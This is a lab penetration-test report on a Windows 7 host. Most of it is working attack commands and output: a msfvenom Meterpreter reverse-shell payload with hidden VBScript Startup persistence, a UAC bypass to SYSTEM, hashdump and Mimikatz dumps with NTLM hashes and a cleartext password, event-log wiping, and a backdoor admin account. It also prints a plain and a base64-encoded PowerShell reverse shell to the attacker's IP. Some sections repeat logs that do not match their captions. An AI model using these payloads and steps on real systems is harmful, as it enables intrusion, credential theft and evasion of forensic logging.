

CYBER SECURITY ASSESSMENT REPORT

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Title: Privilege Escalation and Persistent Access Assessment on Windows 7

Organization: ANONYMOUS INDIA **Domain:** Cyber Security / VAPT

Target Host: BITCH-PC

Target Operating System: Windows 7 Ultimate SP1

Target IP Address: 192.168.31.15

Assessment Station: Kali Linux – 192.168.31.54

1. EXECUTIVE SUMMARY

This assessment was conducted within a controlled laboratory environment to evaluate privilege boundaries and persistence mechanisms on a legacy Windows 7 workstation. The objective was to analyze host security controls, identify privilege escalation opportunities, establish persistent access, and evaluate defensive weaknesses associated with outdated operating systems.

The assessment began with a restricted user context and progressed through multiple stages including SMB-based access, persistence deployment, privilege escalation through User Account Control (UAC) bypass techniques, and verification of administrative control. Upon securing high-integrity SYSTEM access, advanced post-exploitation techniques were executed, including process migration, credential dumping via Mimikatz, and the destruction of forensic event logs. Throughout the engagement, several operational challenges were systematically analyzed and resolved to complete the assessment successfully.

2. OBJECTIVES

- Identify accessible services and available user-level permissions.
- Establish controlled persistence through Windows startup mechanisms.
- Investigate local privilege escalation opportunities.
- Obtain high-integrity administrative privileges.
- Execute post-exploitation credential harvesting and defense evasion.

- Analyze security weaknesses and provide remediation recommendations.
-

3. ASSESSMENT ENVIRONMENT

Target System:

- **Hostname:** BITCH-PC
- **Operating System:** Windows 7 Ultimate SP1
- **IP Address:** 192.168.31.15

Assessment Platform:

- **OS:** Kali Linux
- **IP Address:** 192.168.31.54

Tools Utilized:

- Impacket SMB Client
- Metasploit Framework (Meterpreter, Kiwi/Mimikatz)
- PowerShell & Windows Command Prompt
- msfvenom

```
Nmap scan report for BITCH-PC.lan (192.168.31.15)
Host is up (0.0014s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49155/tcp  open  msrpc          Microsoft Windows RPC
49156/tcp  open  msrpc          Microsoft Windows RPC
MAC Address: 08:00:27:6C:A0:E7 (Oracle VirtualBox virtual NIC)
Service Info: Host: BITCH-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.91 seconds
Raw packets sent: 1072 (47.152KB) | Rcvd: 1001 (40.076KB)
```

[Nmap scan report for BITCH-PC (192.168.31.15)]

4. INITIAL ACCESS AND ENUMERATION

4.1 Connectivity Verification Network connectivity between the assessment platform and the target workstation was verified. Initial investigation revealed that common remote administration channels were unavailable or restricted.

```
(root@kali)-[/home/kali]
# impacket-wmiexec BITCH@192.168.31.15 "whoami"
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] SMBv2.1 dialect used
[-] rpc_s_access_denied
```

[Initial connection attempts or Impacket whoami output]

4.2 SMB Enumeration Using Impacket SMB Client, authenticated access to user-space network shares was established. Directory enumeration confirmed write permissions within the user's Startup-related directories.

```
(root@kali)-[/home/kali/WIN]
# impacket-samrdump ./BITCH@192.168.31.15
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Retrieving endpoint list from 192.168.31.15
Found domain(s):
. BITCH-PC
. Builtin
[*] Looking up users in domain BITCH-PC
Found user: Administrator, uid = 500
Found user: BITCH, uid = 1000
Found user: Guest, uid = 501
Found user: HomeGroupUser$, uid = 1002
Administrator (500)/FullName:
Administrator (500)/AdminComment: Built-in account for administering the computer/domain
Administrator (500)/UserComment:
Administrator (500)/PrimaryGroupId: 513
Administrator (500)/BadPasswordCount: 0
Administrator (500)/LogonCount: 6
Administrator (500)/PasswordLastSet: 2010-11-20 16:56:34.743687
Administrator (500)/PasswordDoesNotExpire: True
Administrator (500)/AccountIsDisabled: True
Administrator (500)/ScriptPath:
BITCH (1000)/FullName:
BITCH (1000)/AdminComment:
BITCH (1000)/UserComment:
BITCH (1000)/PrimaryGroupId: 513
BITCH (1000)/BadPasswordCount: 0
BITCH (1000)/LogonCount: 1
BITCH (1000)/PasswordLastSet: 2026-06-04 12:36:17.890125
BITCH (1000)/PasswordDoesNotExpire: True
BITCH (1000)/AccountIsDisabled: False
BITCH (1000)/ScriptPath:
Guest (501)/FullName:
Guest (501)/AdminComment: Built-in account for guest access to the computer/domain
```

```

(root@kali)-[/home/kali/WIN]
# impacket-smbclient ./BITCH@192.168.31.15
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
Type help for list of commands
# ls
[-] No share selected
# shares
ADMIN$
C$
IPC$
Users
# use C$
[-] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
# use Users
# ls
drw-rw-rw-    0 Thu Jun  4 12:36:22 2026 .
drw-rw-rw-    0 Thu Jun  4 12:36:22 2026 ..
drw-rw-rw-    0 Thu Jun  4 12:36:34 2026 BITCH
drw-rw-rw-    0 Thu Jun  4 13:32:11 2026 Default
-rw-rw-rw-   174 Thu Jun  4 13:30:41 2026 desktop.ini
drw-rw-rw-    0 Thu Jun  4 13:32:11 2026 Public
# cd BITCH
# ls
drw-rw-rw-    0 Thu Jun  4 12:36:34 2026 .
drw-rw-rw-    0 Thu Jun  4 12:36:34 2026 ..
drw-rw-rw-    0 Thu Jun  4 12:36:25 2026 AppData
drw-rw-rw-    0 Thu Jun  4 12:36:34 2026 Contacts
drw-rw-rw-    0 Thu Jun  4 12:36:34 2026 Desktop
drw-rw-rw-    0 Thu Jun  4 12:36:34 2026 Documents
drw-rw-rw-    0 Thu Jun  4 12:36:34 2026 Downloads
drw-rw-rw-    0 Thu Jun  4 12:36:36 2026 Favorites
drw-rw-rw-    0 Thu Jun  4 12:36:34 2026 Links
drw-rw-rw-    0 Thu Jun  4 12:36:34 2026 Music

```

[Impacket SMB enumeration showing access to 'Users' and specific user directories]

5. PERSISTENCE ARCHITECTURE DESIGN

A three-stage persistence mechanism was developed.

5.1 launch.vbs A hidden VBScript launcher placed in the Startup folder.

5.2 test.bat A batch execution wrapper used to launch the payload.

5.3 payload.exe A Meterpreter executable generated using msfvenom.

Execution Flow: User Login → launch.vbs → test.bat → payload.exe → Meterpreter Session

```

(root@kali)-[/home/kali]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.31.54 LPORT=8888 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 355 bytes
Final size of exe file: 7168 bytes

```

```

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.31.54
LHOST => 192.168.31.54
msf exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.31.54:8888
[*] Sending stage (199238 bytes) to 192.168.31.15
[*] Meterpreter session 1 opened (192.168.31.54:8888 -> 192.168.31.15:49158) at 2026-06-05 13:08:04 -0400

meterpreter > getuid
Server username: BITCH-PC\BITCH
meterpreter > background
[*] Backgrounding session 1...

```

```

(root@kali)-[/home/kali/WIN]
# cat test.bat
@echo off
"C:\Users\BITCH\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\payload.exe"

```

```

(root@kali)-[/home/kali/WIN]
# cat launch1.vbs
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run "cmd.exe /c ""C:\Users\BITCH\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\test.bat""", 0, False

```

[Metasploit payload generation, handler setup, and contents of test.bat and launch.vbs]

6. SESSION ESTABLISHMENT

After deployment of the persistence framework, the listener was configured and a successful callback session was established.

```

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.31.54
LHOST => 192.168.31.54
msf exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.31.54:8888
[*] Sending stage (199238 bytes) to 192.168.31.15
[*] Meterpreter session 1 opened (192.168.31.54:8888 -> 192.168.31.15:49158) at 2026-06-05 13:08:04 -0400

meterpreter > getuid
Server username: BITCH-PC\BITCH
meterpreter > background
[*] Backgrounding session 1...

```

[Meterpreter session establishment via exploit/multi/handler]

7. TROUBLESHOOTING AND TECHNICAL CHALLENGES

7.1 Access Denied During User Creation Attempts to create local accounts resulted in System Error 5 due to insufficient token privileges.

```
(root@kali)-[/home/kali/WIN]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.31.54] from (UNKNOWN) [192.168.31.15] 49160

PS C:\Windows\system32> whoami
bitch-pc\bitch
PS C:\Windows\system32> net user BITCH
User name                BITCH
Full Name
Comment
User's comment
Country code              000 (System Default)
Account active            Yes
Account expires           Never
Password last set        6/4/2026 9:36:17 AM
Password expires         Never
Password changeable      6/4/2026 9:36:17 AM
Password required        No
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               6/5/2026 10:49:36 AM

Logon hours allowed      All

Local Group Memberships  *Administrators      *HomeUsers
Global Group memberships *None
The command completed successfully.
```

[Command prompt output demonstrating 'Access Denied' System Error 5]

7.2 UAC Token Filtering Privilege inspection identified UAC token filtering as the primary barrier to administrative actions.

```
(root@kali)-[/home/kali/WIN]
# impacket-smbclient ./BITCH@192.168.31.15
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
Type help for list of commands
# shares
ADMIN$
C$
IPC$
Users
# use Users
# ls
drw-rw-rw-    0 Thu Jun  4 12:36:22 2026 .
drw-rw-rw-    0 Thu Jun  4 12:36:22 2026 ..
drw-rw-rw-    0 Thu Jun  4 12:36:34 2026 BITCH
drw-rw-rw-    0 Thu Jun  4 13:32:11 2026 Default
-rw-rw-rw-   174 Thu Jun  4 13:30:41 2026 desktop.ini
drw-rw-rw-    0 Thu Jun  4 13:32:11 2026 Public
# cd BITCH\AppData\Roaming\Microsoft\Windows\Start Menu\Programs
# ls
drw-rw-rw-    0 Fri Jun  5 12:45:53 2026 .
drw-rw-rw-    0 Fri Jun  5 12:45:53 2026 ..
drw-rw-rw-    0 Thu Jun  4 12:36:25 2026 Accessories
drw-rw-rw-    0 Thu Jun  4 12:36:34 2026 Administrative Tools
-rw-rw-rw-   338 Thu Jun  4 12:36:35 2026 desktop.ini
-rw-rw-rw-  1417 Fri Jun  5 12:03:27 2026 Internet Explorer.lnk
drw-rw-rw-    0 Thu Jun  4 12:36:25 2026 Maintenance
-rw-rw-rw-   7168 Fri Jun  5 12:45:53 2026 payload.exe
-rw-rw-rw-   1038 Thu Jun  4 15:47:01 2026 rat1.bat
drw-rw-rw-    0 Fri Jun  5 12:44:51 2026 Startup
-rw-rw-rw-    94 Fri Jun  5 12:41:50 2026 test.bat
#
```

[Output showing limited user privileges and UAC restrictions]

7.3 Legacy Operating System Constraints Modern UAC bypass methods relying on fodhelper.exe were unavailable because the target operated on Windows 7.


```

msf exploit(windows/local/bypassuac) > use exploit/windows/local/bypassuac
[*] Using configured payload windows/meterpreter/reverse_tcp
msf exploit(windows/local/bypassuac) > options

Module options (exploit/windows/local/bypassuac):
  (The Execution Pointer). Placed inside the "Programs" folder to point
  to the payload binary.

  Name      Current Setting  Required  Description
  ---      -
  SESSION   1                yes       The session to run this module on
  TECHNIQUE EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):
  (Using Microsoft Windows XP SP2, x86, Programs\payload.exe)
  (The Staged Meterpreter Binary). Generated using msfpayload, targeting a
  specific architecture.

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.31.54   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Windows x86

View the full module info with the info, or info -d command.

msf exploit(windows/local/bypassuac) > set LPORT 5555

```

[OS version verification highlighting Windows 7 constraints]

7.4 File Transfer Resolution Issues Payload deployment initially failed due to working-directory mismatches.

```

(root@kali)-[/home/kali/WIN]
# cat test.bat
@echo off
"C:\Users\BITCH\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\payload.exe"

(root@kali)-[/home/kali/WIN]
# cat launch1.vbs
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run "cmd.exe /c ""C:\Users\BITCH\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\test.bat""", 0, False

```

[Terminal output showing troubleshooting of file transfers/working directory]

7.5 Port Binding Conflicts Metasploit handlers experienced socket conflicts caused by simultaneous use of the default listener port.


```

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.31.54
LHOST => 192.168.31.54
msf exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.31.54:8888
[*] Sending stage (199238 bytes) to 192.168.31.15
[*] Meterpreter session 1 opened (192.168.31.54:8888 => 192.168.31.15:49158) at 2026-06-05 13:08:04 -0400

meterpreter > getuid
Server username: BITCH-PC\BITCH
meterpreter > background
[*] Backgrounding session 1...

```

[Metasploit handler showing port binding conflict errors]

8. PRIVILEGE ESCALATION

After resolving environmental issues, the active session was backgrounded and a token-duplication UAC bypass technique was executed. The exploit leveraged trusted COM interfaces to obtain a high-integrity access token and establish a second elevated session.

```

msf exploit(windows/local/bypassuac) > set session 1
session => 1
msf exploit(windows/local/bypassuac) > run
[*] Started reverse TCP handler on 192.168.31.54:5555
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 7168 bytes long being uploaded..
[*] Sending stage (199238 bytes) to 192.168.31.15
[*] Meterpreter session 2 opened (192.168.31.54:5555 => 192.168.31.15:49181) at 2026-06-05 13:13:27 -0400

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 3872 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user ironman jarvis /add
net user ironman jarvis /add
The command completed successfully.

```

[Execution of exploit/windows/local/bypassuac and successful getsystem command]

9. SYSTEM-LEVEL ACCESS VERIFICATION

Successful privilege escalation was confirmed through identity verification.

Result: NT AUTHORITY\SYSTEM This demonstrated complete administrative control of the target system.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
BITCH:1000:aad3b435b51404eeaad3b435b51404ee:22338f0829f0dfac3173f8dc603dcbeb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:dd3eaa9cdc2a37094503dfa14c41bd9c:::
ironman:1003:aad3b435b51404eeaad3b435b51404ee:80ebb74dc173a06227f81bc1d053ec61:::
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops

Get-Session -Station WinSta0 -Name Default
Get-Session -Station WinSta0 -Name Disconnect
Get-Session -Station WinSta0 -Name Winlogon
```

[Output of 'getuid' confirming NT AUTHORITY\SYSTEM]

10. POST-EXPLOITATION: PROCESS MIGRATION

To ensure session stability and evade basic process-level detection, the active Meterpreter session was migrated from the initial payload execution context. The session was successfully injected into the user's explorer.exe (PID 2036) process space, ensuring the connection would survive if the initial payload executable was terminated.

```
2000 1196 payload.exe x86 1 BITCH-PC\BITCH C:\Users\BITCH\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\payload.exe
2004 740 dwm.exe x86 1 BITCH-PC\BITCH C:\Windows\system32\Dwm.exe
2036 1992 explorer.exe x86 1 BITCH-PC\BITCH C:\Windows\Explorer.EXE
3456 3444 YlfqYiWp.exe x86 1 BITCH-PC\BITCH C:\Users\BITCH\AppData\Local\Temp\YlfqYiWp.exe
3872 3456 cmd.exe x86 1 NT AUTHORITY\SYSTEM C:\Windows\system32\cmd.exe
3880 336 conhost.exe x86 1 NT AUTHORITY\SYSTEM C:\Windows\system32\conhost.exe
4060 3488 mQlXH0nYPwV.exe x86 1 BITCH-PC\BITCH C:\Users\BITCH\AppData\Local\Temp\mQlXH0nYPwV.exe

meterpreter > migrate 2036
[*] Migrating from 3456 to 2036 ...
[*] Migration completed successfully.
meterpreter >
```

[Process list enumeration and successful 'migrate 2036']

11. POST-EXPLOITATION: CREDENTIAL ACCESS

Following SYSTEM-level compromise, credential extraction techniques were deployed to recover local passwords and secrets.

11.1 Local SAM Extraction The Metasploit hashdump module was utilized to extract the local SAM database, successfully retrieving NTLM hashes for all local accounts, including the builtin Administrator and the target user BITCH.

11.2 In-Memory Credential Harvesting (Mimikatz) The kiwi extension (Mimikatz) was loaded into system memory. Commands including `lsa_dump_sam` and `lsa_dump_secrets` were executed to dump Local Security Authority (LSA) secrets and DPAPI keys, exposing sensitive cryptographic material and default system passwords.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
BITCH:1000:aad3b435b51404eeaad3b435b51404ee:22338f0829f0dfac3173f8dc603dcbeb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:dd3eaa9cdc2a37094503dfa14c41bd9c:::
ironman:1003:aad3b435b51404eeaad3b435b51404ee:80ebb74dc173a06227f81bc1d053ec61:::
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
=====

Get Session ID, Station ID, Name
=====
ID 1 Local WinSta0 Default
ID 1 Local WinSta0 Disconnect
ID 1 Local WinSta0 Winlogon
```

```
meterpreter > lsa_dump_secrets
[*] Running as SYSTEM
[*] Dumping LSA secrets
Domain : BITCH-PC
SysKey : ae10b086a6b31c9ac815ea68e9430905

Local name : BITCH-PC ( S-1-5-21-2134338130-1409009217-3747632210 )
Domain name : WORKGROUP

Policy subsystem is : 1.11
LSA Key(s) : 1, default {c251e621-e39d-72be-389a-d6e78ad77364}
[00] {c251e621-e39d-72be-389a-d6e78ad77364} 67f2bd68c945fbc7c2950c67e64102ab020c176b37a91fe34d74db1df6a12269

Secret : DefaultPassword
old/text: CB@i510400f

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 4a 7b 09 8e 21 c7 69 4e ae b8 f4 63 d1 bc 6a 0d d9 77 82 a7 d0 39 4f 5f f0 dc 6b cb 42 ec db 02 87 2d a6 06 a9 c6 43 36
full: 4a7b098e21c7694eae8f463d1bc6a0dd97782a7d0394f5ff0dc6bcb42ecdb02872da606a9c64336
m/u : 4a7b098e21c7694eae8f463d1bc6a0dd97782a7 / d0394f5ff0dc6bcb42ecdb02872da606a9c64336
old/hex : 01 00 00 00 e5 73 9c b0 a3 cd 14 2c cb 8d ab bb fa dd ab 50 e6 2e d3 81 69 aa b3 a2 b0 2d 50 4b 5f aa 80 18 3c 89 e5 92 e1 eb a7 44
full: e5739cb0a3cd142ccb8dabbbfaddab50e62ed38169aab3a2b02d504b5faa80183c89e592e1eba744
m/u : e5739cb0a3cd142ccb8dabbbfaddab50e62ed381 / 69aab3a2b02d504b5faa80183c89e592e1eba744
```

```

meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : BITCH-PC
SysKey : ae10b086a6b31c9ac815ea68e9430905
Local SID : S-1-5-21-2134338130-1409009217-3747632210

SAMKey : 2060e37be783661c3c6574653ffd99b2

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID : 000001f5 (501)
User : Guest

RID : 000003e8 (1000)
User : BITCH
Hash NTLM: 22338f0829f0dfac3173f8dc603dcbeb

RID : 000003ea (1002)
User : HomeGroupUser$
Hash NTLM: dd3eaa9cdc2a37094503dfa14c41bd9c

RID : 000003eb (1003)
User : ironman
Hash NTLM: 80ebb74dc173a06227f81bc1d053ec61

```

[Execution of hashdump, loading of kiwi extension, and lsa_dump_secrets output]

12. POST-EXPLOITATION: DEFENSIVE EVASION (CLEARING TRACKS)

To simulate an advanced threat actor removing forensic artifacts, the clearev command was executed through the elevated Meterpreter session. This successfully wiped the target system's Application, System, and Security event logs, effectively destroying the primary host-based telemetry associated with the initial access, payload execution, and privilege escalation phases.

```

meterpreter > clearev
[*] Wiping 459 records from Application...
[*] Wiping 1225 records from System...
[*] Wiping 479 records from Security...
meterpreter >

```

[Output of the 'clearev' command wiping event logs]

13. ADMINISTRATIVE PERSISTENCE VALIDATION

A dedicated administrative account was created and added to the Local Administrators group.

Account: ProjectAdmin (Note: Log references 'Ironman') Verification procedures confirmed successful insertion into the administrative security boundary.

```
C:\Windows\system32>net localgroup administrators ironman /add
net localgroup administrators ironman /add
The command completed successfully.

C:\Windows\system32>net user ironman
net user ironman
User name                ironman
Full Name
Comment
User's comment
Country code              000 (System Default)
Account active            Yes
Account expires           Never

Password last set        6/5/2026 10:15:42 AM
Password expires         7/17/2026 10:15:42 AM
Password changeable      6/5/2026 10:15:42 AM
Password required         Yes
User may change password  Yes

Workstations allowed      All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed       All

Local Group Memberships  *Administrators *Users
Global Group memberships *None
The command completed successfully.
```

[Creation of user account and addition to the local administrators group]

14. COMPARATIVE SCRIPT ANALYSIS

14.1 Raw Script Execution Failure Initial deployment using a plain-text batch execution string failed because the Windows command processor interpreted special characters such as pipes, redirects, and logical operators before PowerShell execution.

14.2 Encoded Command Resolution The payload was reimplemented using PowerShell's -EncodedCommand parameter.

Advantages:

- Eliminated parsing collisions.
- Preserved command integrity.
- Improved compatibility with Windows 7.
- Increased execution reliability.

```
(root@kali)-[/home/kali/WIN]
# cat rat.bat
@echo off
powershell -NoProfile -ExecutionPolicy Bypass -Command "$client = New-Object System.Net.Sockets.TCPClient('192.168.3
1.54',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.
Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $
data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).Ge
tBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

```
(root@kali)-[/home/kali/WIN]
# cat rat1.bat
@echo off
powershell -NoProfile -ExecutionPolicy Bypass -EncodedCommand JABjAD0ATgBLAHcALQBPAGIAagBLAGMAdAagAFMAeQBzAHQAZQBtAC
4ATgBLAHQALgBTAG8AYwBrAGUAdABzAC4AVABDAFAAQwBsAGkAZQBwAHQAKAAiADEAOQAYAC4AMQA2ADgALgAZADEALgA1ADQAIgAsADQANAA0ADQAKQ
A7ACQAcwA9ACQAYwAuAeCAZQB0AFMAdABYAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAKAGIAPQAwAC4ALgA2ADUANQAZADUAfAALAHsAMAB9AD
sAdwBoAGkAbABlACgAKAAkAGkAPQAKAHMALgBSAGUAYQBkACgAJABiACwAMAAAsACQAYgAuAEwAZQBwAGcAdABoACkAKQAgAC0AbgBLACAAMAApAHsAOw
AKAGQAPQAOAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBLAHQAUwB0AHIAaQBwAG
cAKAAkAGIALAAwACwAJABpACKAOWAkAHMAYgA9ACgAaQBLAHgAIAAKAGQAIAAyAD4AJgAXAHwATwB1AHQALQBTAHQAcgBpAG4AZwApADsAJABzAGIAMg
A9ACQAcwBiACsAIgBQAFMAIAAiACsAKABwAHcAZAaPAC4AUABhAHQAaAArACIAPgAgACIAOwAkAHMAYgB0AD0AKABbAHQAZQB4AHQALgBLAG4AYwBvAG
QAaQBUAGcAXQA6ADoAQQBTAEMASQBJACKALgBHAGUAdABCAHkAdAB1AHMAKAaKAHMAYgAyACKAOWAkAHMALgBXAHIAaQB0AGUAKAAkAHMAYgB0ACwAMA
AsACQAcwBiAHQALgBMAGUAbgBnAHQAaAaPAdS AJABzAC4ARgBSAHUAcwBoACgAKQB9ADsAJABjAC4AQwBsAG8AcwBLACgAKQA=
```

[Contents of script showing the PowerShell -EncodedCommand base64 payload]

15. SECURITY ANALYSIS

Root Causes Identified:

- Legacy Windows 7 architecture.
- Weak UAC implementation allowing token duplication.
- Writable Startup folder locations permitting unprivileged persistence.
- Lack of in-memory protections against credential dumping (Mimikatz).
- Unrestricted ability for SYSTEM accounts to clear forensic event logs.

16. RECOMMENDATIONS

- Upgrade unsupported operating systems to modern platforms (Windows 10/11).
 - Restrict Startup folder write permissions for standard users.
 - Implement Windows Defender Credential Guard to prevent LSA memory dumping.
 - Implement centralized log forwarding (SIEM) to ensure event logs are preserved even if local copies are wiped.
 - Enforce least-privilege access controls.
-

17. CONCLUSION

